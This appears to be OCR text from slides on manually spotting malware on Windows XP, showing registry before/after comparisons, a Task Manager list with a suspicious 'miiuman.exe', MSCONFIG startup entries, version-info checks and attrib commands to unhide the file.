


Comparison: File

Before




After






Comparison: Registry

Before



After



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Comparison: Registry

Registry Editor

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- + Time Zones
- + Tracing
- + Type 1 Installer
- Userinstallable.c
- Windows
- + Winlogon
- + WOW

Name	Type	Data
ab Shutdown...	REG_SZ	0
ab System	REG_SZ	
ab UIHost	REG_EXPA...	logonui.exe
ab Userinit	REG_SZ	C:\WINDOWS\system32\userinit.exe,
ab VmApplet	REG_SZ	rundll32 shell32,Control_RunDLL "sysdm.cpl"
ab WinStation...	REG_SZ	0

Before

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

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ab WinStation...	REG_SZ	0

After

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon



Comparison: Registry

Before

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My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system

Name	Type	Data
(Default)	REG_SZ	(value not set)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	

After

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My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system

Name	Type	Data
dontdisplaylastusername	REG_DWORD	0x00000000 (0)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)

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Assuming we do not have any third-party tools, and we only have our plain old Windows NT-based OS....

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- Located in
 - Windows folder or subfolders like System32.
i.e. C:\Windows\System32
 - Recycle(r) folders
 - Desktop
- And can be found set to run at startup


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Click on
Start->Run
Then type,
MSCONFIG
And hit
ENTER



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Click on
Start->Run
Then type,
TASKMGR
And hit
ENTER
Or
Press
*CTRL-
SHIFT-ESC*
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Image Name	User Name	CPU	Mem Usage
alg.exe	LOCAL SERVICE	00	3,588 K
csrss.exe		02	3,196 K
ctfmon.exe		00	3,064 K
explorer.exe		00	17,544 K
GoogleUpdate.exe		00	416 K
lsass.exe		00	1,192 K
miiuman.exe		00	4,640 K
mspaint.exe	Administrator	00	7,200 K
SBAMSvc.exe		00	27,596 K
SBAMTray.exe		00	4,792 K
SBPIMSvc.exe		00	6,280 K
services.exe		00	5,548 K
smss.exe		00	416 K
spoolsv.exe		00	5,532 K
svchost.exe		00	3,780 K
svchost.exe		00	5,032 K
svchost.exe		00	4,464 K
svchost.exe		00	22,976 K
svchost.exe		00	2,996 K
svchost.exe		00	3,896 K
svchost.exe	SYSTEM	00	4,300 K
System		00	236 K
System Idle Process	SYSTEM	97	28 K
taskmgr.exe		00	4,484 K
vmacthlp.exe		00	2,600 K
VMwareService.exe		02	3,968 K
VMwareTray.exe		00	3,200 K
VMwareUser.exe		00	5,264 K
winlogon.exe		00	7,068 K
wuauclt.exe		00	7,808 K

Show processes from all users End Process

Processes: 30 CPU Usage: 4% Commit Charge: 141M / 1246M



- Version Information
 - Google is your very best friend
 - File version
 - Company Name
 - Copyright
- Icon
 - Trying to mimic a folder, explorer, or any legit application. Check out the path.
 - No icon

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System Configuration Utility [X]

General | SYSTEM.INI | WIN.INI | BOOT.INI | Services | Startup | Tools

Update

File Edit View Favorites Tools Help

Back Forward Refresh Search Folders

Address **C:\Documents and Settings\Administrator\Local Settings\Application Data**

Folders	Name
Local Disk (C:)	1.2.183.39
Documents and Settings	Download
Administrator	Manifest
Application Data	GoogleUpdate.exe
Desktop	
Favorites	

miluman C:\Documents and Settings\Administrator\miluman.exe /1

Enable All

OK Cancel Apply

GoogleUpdate.exe Properties [?]

General | Version | Compatibility | Digital Signatures | Security | Summary

File version: 1.2.183.9

Description: Google Installer

Copyright: Copyright 2007-2009 Google Inc.

Other version information

Item name:	Value:
Company	Google Inc.
File Version	
Internal Name	
Language	
Original File name	
Product Name	
Product Version	

OK Cancel Apply



system32

File Edit View Favorites Tools Help

Back Forward Refresh Search Folders

Address C:\WINDOWS\system32

Folders	Name
All Users	cscui.dll
Default User	csrssv.dll
Program Files	csrss.exe
WINDOWS	csseqchk.dll
system32	ctfmon.exe
Work	ct13d32.dll

ctfmon C:\WINDOWS\system32\ctfmon.exe

miuman C:\Documents and Settings\Administrator\miuman.exe /I

Enable All

OK Cancel App

ctfmon.exe Properties

General Version Compatibility Security Summary

File version: 5.1.2600.5512

Description: CTF Loader

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Other version information

Item name:	Value:
Company	Microsoft Corporation
File Version	
Internal Name	
Language	
OleSelfRegister	
Original File name	
Product Name	
Product Version	

OK Cancel Apply




The screenshot shows a Windows Explorer window titled "Administrator" with the address bar set to "C:\Documents and Settings\Administrator". The left pane shows a tree view of folders, and the right pane shows a list of files and folders.

Name	Size	Type
Application Data		File Folder
Desktop		File Folder
Favorites		File Folder
Local Settings		File Folder
My Documents		File Folder
My Recent Documents		File Folder
NetHood		File Folder
PrintHood		File Folder
SendTo		File Folder
Start Menu		File Folder
Templates		File Folder
WINDOWS		File Folder
NTUSER.DAT	1,024 KB	DAT File
ntuser.dat.LOG	232 KB	Text Document

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
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
Still not showing up?!?



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Unhide using ATTRIB (command line app)

```
C:\>cd "Documents and Settings\Administrator"

C:\Documents and Settings\Administrator>attrib
      SHR      C:\Documents and Settings\Administrator\miiuman.exe
A      H      C:\Documents and Settings\Administrator\NTUSER.DAT
A      H      C:\Documents and Settings\Administrator\ntuser.dat.LOG
      SH      C:\Documents and Settings\Administrator\ntuser.ini

C:\Documents and Settings\Administrator>attrib -h -s -r "C:\Documents and Settings\Administrator\miiuman.exe"

C:\Documents and Settings\Administrator>attrib
      SHR      C:\Documents and Settings\Administrator\miiuman.exe
A      H      C:\Documents and Settings\Administrator\NTUSER.DAT
A      H      C:\Documents and Settings\Administrator\ntuser.dat.LOG
      SH      C:\Documents and Settings\Administrator\ntuser.ini

C:\Documents and Settings\Administrator>
```



Looking for Suspicious Files


The image shows a Windows Explorer window titled "Administrator" with the address bar set to "C:\Documents and Settings\Administrator". The left pane shows the "Folders" tree with "Administrator" expanded. The right pane shows a list of files and folders, including "miiuman.exe".



Overlaid on the Explorer window is the "miiuman.exe Properties" dialog box. The "General" tab is active, showing the following information:

- Name: miiuman.exe
- Type of file: Application
- Description: miiuman
- Location: C:\Documents and Settings\Administrator
- Size: 380 KB (389,120 bytes)
